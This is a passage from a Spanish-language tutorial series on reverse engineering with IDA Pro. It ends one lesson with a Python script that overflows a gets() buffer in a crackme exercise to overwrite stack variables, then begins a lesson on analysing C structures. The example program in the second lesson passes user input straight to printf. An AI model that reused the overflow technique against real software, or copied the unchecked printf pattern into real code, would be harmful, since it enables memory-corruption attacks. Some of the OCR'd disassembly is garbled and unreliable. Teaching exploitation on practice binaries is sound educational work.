
004012C8 lea    eax, [ebp+cookie]
004012CB mov    [esp+8], eax
004012CF lea    eax, [ebp+Buffer]
004012D2 mov    [esp+4], eax
004012D6 mov    dword ptr [esp], offset Format ; "buf: %08
004012DD call   _printf
004012E2 lea    eax, [ebp+Buffer]
004012E5 mov    [esp], eax      ; Buffer
004012E8 call   _gets
004012ED cmp    [ebp+cookie], 71727374h

```

El primer acceso a Buffer obtiene la dirección y se la pasa printf para imprimirla y el segundo le pasa la dirección a gets para que reciba lo que tipeamos.

Para ver el size de ese buffer en la representación del stack hacemos click derecho- array y veamos

el size que ida nos sugiere.



Nos sugiere 68 decimal de largo, como cada elemento es de un byte el largo será 68 decimal, aceptamos.

```

-0000005D          db ? ; undefined
-0000005C var_5C    dd ?
-00000058 Buffer    db 68 dup(?) | ←
-00000014 cookie    dd ?
-00000010 flag      dd ?
-0000000C cookie_2   dd ?
-00000008          db ? ; undefined
-00000007          db ? ; undefined
-00000006          db ? ; undefined
-00000005          db ? ; undefined
-00000004          db ? ; undefined
-00000003          db ? ; undefined
-00000002          db ? ; undefined
-00000001          db ? ; undefined
+00000000 s          db 4 dup(?)
+00000004 r          db 4 dup(?)
+00000008 argc       dd ?
+0000000C argv       dd ? ; C
+00000010 envp       dd ? ; C
+00000014

```

Allí vemos el buffer y además viendo esta representación sabemos que llenando el buffer con 68 caracteres estaremos justo a punto de desbordarlo y cómo gets no tiene ninguna restricción podremos desbordar el Buffer y pisar con cuatro bytes más la variable cookie que está a continuación luego con otros cuatro bytes piso flag que es un dword (dd) y con otros cuatro piso cookie 2,

```

-0000005C var_5C    dd ?
-00000058 Buffer    db 68 dup(?) ; 68 bytes para llenar buffer
-00000014 cookie    dd ? ; 4 mas piso cookie
-00000010 flag      dd ? ; 4 mas piso flag
-0000000C cookie_2   dd ? ; 4 mas piso cookie 2
-00000008          db ? ; undefined

```

Con eso ya podríamos armar el script lo que le enviaríamos seria.

fruta= 68 \*"A"+ cookie + flag + cookie2

```

from subprocess import *
import struct
p = Popen([r'C:\Users\ricna\Desktop\23-INTRODUCCION AL REVERSING CON IDA PRO DESDE
CERO PARTE 23\IDA2.exe', 'f'], stdout=PIPE, stdin=PIPE, stderr=STDOUT)

cookie=struct.pack("<L", 0x71727374)
cookie2=struct.pack("<L", 0x91929394)
flag=struct.pack("<L", 0x90909090)

print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()

primera=68 *"A"+ cookie + flag + cookie2
p.stdin.write(primer)

testresult = p.communicate()[0]

```

```
print primera
print(testresult)
```

The screenshot shows the PyCharm IDE interface. On the left is the project tree with a file named 'pepe.py'. The main window displays the code for 'pepe.py':

```
from subprocess import *
import struct
p = Popen([r'C:\Users\ricna\Desktop\23-INTRODUCCION AL REVERSING CON
cookie=struct.pack("<L", 0x71727374)
cookie2=struct.pack("<L", 0x91929394)
flag=struct.pack("<L", 0x90909090)

print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()

primera=68 *"A"+ cookie + flag + cookie2
p.stdin.write(primer
testresult = p.communicate() [0]
```

The terminal window below shows the output of the script:

```
C:\Python27\python.exe C:/Users/ricna/PycharmProjects/untitled/pepe.py
ATACHEA EL DEBUGGER Y APRETA ENTER

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAtsrq♦♦♦♦♦♦♦♦
buf: 0060fee0 cookie: 0060ff24 cookie2: 0060ff2c
flag 60ff28you are a winnner man je
```

Listo el pollo le ponemos a las cookies los valores correspondientes y a flag 0x90909090 o lo que sea que no moleste pues no influye.

Y allí está jeje

Hasta la próxima para practicar pueden hacer el IDA3.exe y el IDA4.exe que esta adjunto  
Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 25

---


## ESTRUCTURAS

En esta parte comenzaremos el estudio de como ayuda IDA PRO a reversear cuando el programa utiliza estructuras.

Al final de esta parte estarán las soluciones de IDA3 e IDA4 brevemente pues ya es un tema sabido así que será bien breve la solución.

Que es una estructura?

No es necesario una definición muy técnica pero vimos que los ARRAYS eran tipos de datos contenedores, que reservaban un espacio en memoria para sus campos los cuales eran todos del mismo tipo, así puede haber ARRAYS de bytes, de words, de dwords, el tema es que en un mismo array no puede haber campos de diferente tipo.



Aquí vemos un ejemplo de un ARRAY que tiene size 34, y cada elemento tiene size 2 o sea cada elemento es un Word, por lo cual el largo total del mismo será  $34 * 2$  o sea 68 decimal.

En este array de ejemplo, cada elemento es un word o sea que ocupa 2 bytes, si quiero un array que tenga elementos de 1 solo byte deberá construir otro array, ya que no puedo mezclar en el mismo datos de diferente tamaño o tipo.

La Estructura por otro lado permite mezclar diferentes tipos de datos de diferentes tamaños dentro del mismo.

## Capítulo 7: Estructuras de datos.

### 7.1) Definición de una estructura.

Una estructura es un tipo de dato compuesto que permite almacenar un conjunto de **datos de diferente tipo**. Los datos que contiene una estructura pueden ser de tipo simple (caracteres, números enteros o de coma flotante etc.) o a su vez de tipo compuesto (vectores, estructuras, listas, etc.).


A cada uno de los datos o elementos almacenados dentro de una estructura se les denomina **miembros** de esa estructura y estos pertenecerán a un tipo de dato determinado.

Ahí está la definición más elegante pero es eso, podremos tener un contenedor de diferentes tipos de datos y acá el largo será la suma del largo de todos los miembros o campos.

```
struct MyStruct
{
    char * p_size;
    char size;
    int cookie;
    int leidos;
    int cookie2;
    int maxsize;
    int(*foo2)(char *);
    void * buf2;
    char buf[50];
};
```

En C++ podríamos definir una estructura de esa forma, en este ejemplo vemos la estructura llamada MyStruct que tiene varios campos dentro, no es necesario que seamos grandes genios de la programación para darnos cuenta de que no es lo mismo una variable int que una variable char o un buffer de 50 bytes.

Si tengo Visual Studio, puedo ver el size de toda la estructura que es 0x54.



Hago esto para verificar después lo que hagamos en IDA, no tiene mucha importancia si no tienen mucha idea de cómo se maneja Visual Studio, lo toman como información.

Vemos que la suma total de los campos me da un poco menos que la cantidad que asigna al compilar pero eso suele pasar que el compilador asigne un poco más.

El puntero a una variable carácter es de largo cuatro porque es un puntero que es un dword y su contenido apunta a una variable carácter.

```
char * p_size; // largo 4
```

Lo mismo los otros punteros a función y a buffer son punteros que son dwords o sea que su largo es 4 bytes y que apuntan a diferentes tipos de datos de diferente largo, pero en la estructura solo se guarda el puntero o sea que cada uno solo suma 4 bytes.

```
int (*foo2)(char *); // largo 4 puntero a función
```

```
void * buf2; // largo 4 puntero a buffer
```

En cambio el ultimo buffer no es un puntero (no tiene el asterisco (\*)), así que es un buffer que está directamente dentro de la estructura ocupando 50 bytes de la misma).

```
char buf[50]; // largo 50 decimal
```

Lo importante de todo esto, más que los largos en sí, es darse cuenta que las estructuras son contenedores de diferentes tipos de datos y que es muy difícil que al desensamblar, IDA pueda reconocer cada campo y su tipo automáticamente, sobre todo si no tenemos los símbolos.

Hagamos un ejemplito sencillo para ir acostumbrándonos a detectar y manejar la estructura en IDA.

```
spe (Global)
4 #include <stdlib.h>
5 #include <stdio.h>
6 #include <windows.h>
7
8
9 struct MyStruct
10 {
11     char size;      // largo 1
12     int cookie2;   // largo 4
13     char buf[50];  // largo 0x32
14 };
15
16
17
18 int main(int argc, char *argv[])
19 {
20     MyStruct valores;
21
22     valores.cookie2 = 0;
23     valores.size = 50;
24
25     if (argc != 2) {
26         printf("Bye Bye");
27         exit(1);
28     }
29
30     strncpy (valores.buf , argv[1], valores.size);
31
32     printf(valores.buf);
33
34     getchar();
35
36
37
38 }
```

Vemos un código sencillo que recibe un argumento a través de la consola si no lo ejecutamos con algún argumento saldrá diciéndonos "Bye Bye"

Podríamos arrancarlo así

```
Copyright (C) 2007 Microsoft Corporation. Reservados todos los derechos.
C:\Users\ricnar\Documents\Visual Studio 2015\Projects\CACA\DEBUG>pepe.exe aaaaaaaaaa
C:\Users\ricnar\Documents\Visual Studio 2015\Projects\CACA\DEBUG>
```

Si solo hiciéramos doble click o no pusieramos algún argumento, chequearía que **argc** que es la cantidad de argumentos es diferente de 2 y nos tira fuera (la cantidad de argumentos incluye al nombre del ejecutable así que en este caso serían dos argumentos el primero **pepe.exe** y el segundo **aaaaaaaaaa**)

```
if (argc != 2) {
    printf("Bye Bye");
    exit(1); }
```

Vemos que pasa ese chequeo ya que argc es 2.

Además de la definición de esta estructura como tipo de dato, podemos hacer que haya variables que además de poder ser del tipo int, char, float o el tipo que sea, además puede haber variables del tipo MyStruct.

De la misma forma que declaramos una variable entera por ejemplo poniendo el tipo de dato delante

```
int pepe;
```

Es similar en el caso de la variable del tipo estructura

```
MyStruct valores;
```

Con lo cual la variable valores será del tipo MyStruct tendrá la misma definición, el mismo largo y los mismos campos.

Podríamos crear varias variables diferentes del tipo MyStruct

```
MyStruct pinguyo;
```

Y para referirnos a los campos de alguna de ellas se usa

```
valores.size
```

```
pinguyo.size
```

```
valores.cookie2
```

De esta forma en el programa se asignan los valores a algunos campos de la variable valores.

```
valores.cookie2 = 0;
valores.size = 50;
```

Y luego se hace un strncpy de las aes que están en la variable argv[1] al buffer de 50 bytes decimal valores.buf, tomando como máximo size, el valor de valores.size que es 50.

```
strncpy (valores.buf , argv[1], valores.size);
```

Así que no habrá overflow pues copia 50 bytes a un buffer de 50 bytes de largo, no desborda.

Luego imprime lo que tipeamos que está ahora guardado en valores.buf para mostrarlo.

```
printf(valores.buf);
```

Y finalmente hay una llamada a getchar() para que no se cierre solo hasta que apretemos alguna tecla y podamos ver las Aes.

Ahora abramos el ejecutable en IDA y vamos a ver cómo podemos interpretar esto.

```
00401010 ; Attributes: bp-based frame
00401010 ; int __cdecl main(int argc, const char **argv, const char **envp)
00401010 _main proc near
00401010     .localsinit
00401010         valores        = MyStruct ptr -40h
00401010         var_4         = dword ptr -4
00401010         argc          = dword ptr 8
00401010         argv          = dword ptr 0Ch
00401010         envp          = dword ptr 10h
00401010
00401010     push    ebp
00401010     mov     ebp, esp
00401013     sub    esp, 40h
00401016     xor    eax, eax
00401018     xor    eax, ebp
0040101D     mov    [ebp+var_4], eax
00401020     cmp    [ebp+argc], 2
00401024     mov    eax, [ebp+argv]
00401027     mov    [ebp+valores.cookie2], 0
0040102E     mov    [ebp+valores.size], 32h
00401032     jz     short $LN8

00401034     push    offset _Format ; "Bye Bye"
00401039     call    _printf
0040103C     add    esp, 4
00401041     push    1 ; Code
00401043     call    _imp__exit

00401049     push    32h
00401049     push    dword ptr [eax+4] ; Source
0040104B     lea     eax, [ebp+valores.buf]
0040104E     push    eax
00401051     push    ds:__best
00401052     call    ds:_imp_strncpy
00401058     lea     eax, [eax+valores.buf]
0040105B     push    eax ; Format
0040105C     call    _printf
00401061     add    esp, 10h
00401064     call    ds:_imp_getchar
0040106A     mov    ecx, [ebp+var_4]
0040106D     xor    eax, eax
0040106F     xor    ecx, ebp ; cookie
00401071     call    @_security_check_cookie@4 ; __security_check_cookie(x)
00401076     mov    esp, ebp
00401078     pop    esp
00401079     ret
00401079 _main endp
```

Vemos que cuando hay símbolos todo es felicidad, IDA detectó a valores como una variable del tipo MyStruct, sin problema, incluso dentro del código vemos que accede a los campos de la estructura con su nombre perfectamente.


```
00401024     mov    eax, [ebp+argv]
00401027     mov    [ebp+valores.cookie2], 0
0040102E     mov    [ebp+valores.size], 32h
00401032     jz     short $LN8
```


También aquí

```
00401049 ; Count
00401049     push    32h
0040104B     push    dword ptr [eax+4] ; Source
0040104E     lea     eax, [ebp+valores.buf]
00401051     push    eax ; Dest
00401052     call    ds:_imp__strncpy
00401058     lea     eax, [ebp+valores.buf]
0040105B     push    eax ; _Format
0040105C     call    _printf
00401061     add    esp, 10h
00401064     call    ds:_imp__getchar
0040106A     mov    ecx, [ebp+var_4]
0040106D     xor    eax, eax
0040106F     xor    ecx, ebp ; cookie
00401071     call    @_security_check_cookie@4 ; __security_check_cookie(x)
00401076     mov    esp, ebp
00401078     pop    ebp
00401079     retn
00401079 _main
00401079 endp
```

Vemos que detecta el buffer de 50 bytes ya lo tiene renombrado como valores.buf, en el strcpy y en el printf final.

Inclusive si vamos a la pestaña estructuras.





Vemos que está definida la estructura si le damos allí a CTRL mas + .

```

0000000 ; U      : delete structure member
0000000 ; -----
0000000
0000000 MyStruct      struc ; (sizeof=0x3C, align=0x4, copyof_192) ; XREF: _main/r
0000000 size          db ? ; undefined ; XREF: _main+1E/w
0000001
0000002
0000003
0000004 cookie2      dd ? ; undefined ; XREF: _main+17/w
0000005 buf           db 50 dup(?) ; XREF: _main+3E/o _main+48/o
000003A
000003B
000003C MyStruct      ends
0000000 ; [00000050 BYTES. COLLAPSED STRUCT _EXCEPTION_RECORD. PRESS CTRL-NUMPAD+ TO EXPAND]
0000000 ; [0000002CC BYTES. COLLAPSED STRUCT _CONTEXT. PRESS CTRL-NUMPAD+ TO EXPAND]
    
```


Vemos que los largos y los nombres están de acuerdo a lo que había definido la variable size de 1 byte o db, la variable cookie2 4 bytes o dd y buf de 50 bytes decimal.

```


struct MyStruct
{
    char size;      // largo 1
    int cookie2;    // largo 4
    char buf[50];   // largo 0x32
};
    
```

Incluso en IDA hay una pestaña LOCAL TYPES para editar e ingresar estructuras en formato c++, puedo ver si está allí.

Hay muchas pero como tengo el filtro con CTRL +F pongo My y me sale



